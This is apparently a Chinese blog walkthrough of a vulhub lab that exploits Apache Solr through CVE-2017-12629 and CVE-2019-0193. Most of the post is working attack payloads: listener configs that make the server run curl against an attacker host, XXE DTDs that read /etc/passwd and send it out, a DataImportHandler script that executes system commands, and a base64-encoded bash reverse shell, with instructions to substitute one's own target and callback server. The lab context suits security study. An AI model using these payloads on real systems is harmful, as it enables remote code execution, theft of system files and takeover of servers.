
- 1python文件(概念、基本操作、常用操作、文本文件的编码方式)
- 2SpringCloud容器化与编排:Docker容器化微服务与Kubernetes部署管理实践
- 3springboot/java/php/node/python基于JavaWeb开发的校园电影订票管理系统【计算机毕设】
- 4python爬虫基础
- 5Spring Boot 整合RabbitMQ
- 6QT简易蓝牙上位机(智能家居)
- 7API安全实战
- 8【burpsuite安全练兵场-客户端16】测试WebSockets安全漏洞-3个实验(全)_oastify.com
- 9windows wsl2 docker+k8s+cuda容器无法启动问题解决_auto-detected mode as 'legacy' nvidia-container-cl
- 10Spring和Spring Boot的区别
vulhub-Solr_vulhub/solr
赞
踩
Apache Solr 远程命令执行漏洞(CVE-2017-12629)
使用postCommit测试
1.第一次命令执行我们需要创建一个listener
GET /solr/demo/config HTTP/1.1
Host: 192.168.100.129:8983
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 176

{"add-listener":{"event":"postCommit","name":"newlistener","class":"solr.RunExecutableListener","exe":"curl","dir":"/usr/bin/","args":["http://192.168.100.205:6666/test1"]}}
- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
2.然后在我们的服务端启动一个简单的服务
python2 -m SimpleHTTPServer 6666
- 1
3.我们在update接口下激活我们的listener
POST /solr/demo/update HTTP/1.1
Host: 192.168.100.129:8983
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 14

[{"id":"123"}]
- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
这里的id是什么没有影响,其作用在于激活我们创建的listener
访问到了我们的服务器:



4.再次命令执行,这时候不能使用add-listener了,而要使用update-listener
使用add-listener的效果:
使用update-listener的效果:

使用newSearcher测试
1.创建一个listener,设置event为newSearcher
{"add-listener":{"event":"newSearcher","name":"newlistener_1","class":"solr.RunExecutableListener","exe":"curl","dir":"/usr/bin/","args":["http://192.168.100.205:6666/newSearcher"]}}
- 1

2.执行后就可以在服务端看到请求消息了,这个方法不需要使用update接口进行激活
Apache solr XML 实体注入漏洞(CVE-2017-12629)
该xxe为盲xxe,xxe payload如下:
{!xmlparser v='<!DOCTYPE a SYSTEM "http://192.168.43.23:8000"><a></a>'}&wt=xml
- 1
访问/solr/demo/select?q=xxepayload
这时候我们在我们的服务器上能看到:


使用error base xxe带出我们的数据:
payload:
<%3fxml+version%3d"1.0"+%3f><!DOCTYPE+message+[<!ENTITY+%25+ext+SYSTEM+"http%3a//192.168.100.1/oob.dtd">+%25ext%3b]><message></message>
- 1
外部dtd:
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
- 1
- 2
- 3
- 4
实现了回显:
如果没有回显可以考虑用oob的方式获取我们想要的数据:
不知道为什么我这里失败了,以下是payload:
外部dtd:
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM 'http://192.168.100.1/oob.php?xxe=%file;'>">
%eval;
%error;
- 1
- 2
- 3
- 4
Apache Solr 远程命令执行漏洞(CVE-2019-0193)
先决条件:能够出网

1.首先查看cores
使用:
curl http://your_ip:8983/solr/admin/cores
- 1
2.查看是否有利用的环境
访问:
http://your_ip:8983/solr/core_name/admin/mbeans?cat=QUERY&wt=json
- 1
查看是否使用了DataImportHandler模块,使用了则在返回的数据包中有org.apache.solr.handler.dataimport.DataImportHandler。

证明存在利用环境
3.利用
(1).文件读取
payload:

本质上是使用了java runtime的exec函数来进行命令执行的
如需测试,请将atom改成你测试的solr的core,在POST的url中和POST的数据core都要修改。
POST /solr/atom/dataimport HTTP/1.1
Host: 127.0.0.1:8983
Content-Length: 744
User-Agent: Mozilla/5.0
Content-type: application/x-www-form-urlencoded
Connection: close

command=full-import&verbose=false&clean=false&commit=true&debug=true&core=atom&name=dataimport&dataConfig=
<dataConfig>
<dataSource type="URLDataSource"/>
<script><![CDATA[
function poc(row){
var bufReader = new java.io.BufferedReader(new java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec("cat /etc/passwd").getInputStream()));

var result = [];

while(true) {
var oneline = bufReader.readLine();
result.push( oneline );
if(!oneline) break;
}

row.put("title",result.join("\n\r"));

return row;

}
]]></script>
<document>
<entity name="stackoverflow"
url="https://stackoverflow.com/feeds/tag/solr"
processor="XPathEntityProcessor"
forEach="/feed"
transformer="script:poc" />
</document>
</dataConfig>

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
结果如图:
(2).反弹shell
payload:
POST /solr/<your_core_name>/dataimport HTTP/1.1
Host: 127.0.0.1:8983
Content-Length: 763
User-Agent: Mozilla/5.0
Content-type: application/x-www-form-urlencoded
Connection: close

command=full-import&verbose=false&clean=false&commit=true&debug=true&core=<your_core_name>&name=dataimport&dataConfig=
<dataConfig>
<dataSource type="URLDataSource"/>
<script><![CDATA[
function poc(){
java.lang.Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjMuOTcvOTk5OSAwPiYx}|{base64,-d}|{bash,-i}"):
}
]]></script>
<document>
<entity name="stackoverflow"
url="https://stackoverflow.com/feeds/tag/solr"
processor="XPathEntityProcessor"
forEach="/feed"
transformer="script:poc" />
</document>
</dataConfig>
- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
将exec中base编码的部分修改为你要反弹到的服务器地址即可:
java.lang.Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjMuOTcvOTk5OSAwPiYx}|{base64,-d}|{bash,-i}"):
- 1
不知道为什么我反弹失败了,但是直接在目标机器上执行编码的命令是能够反弹shell的。

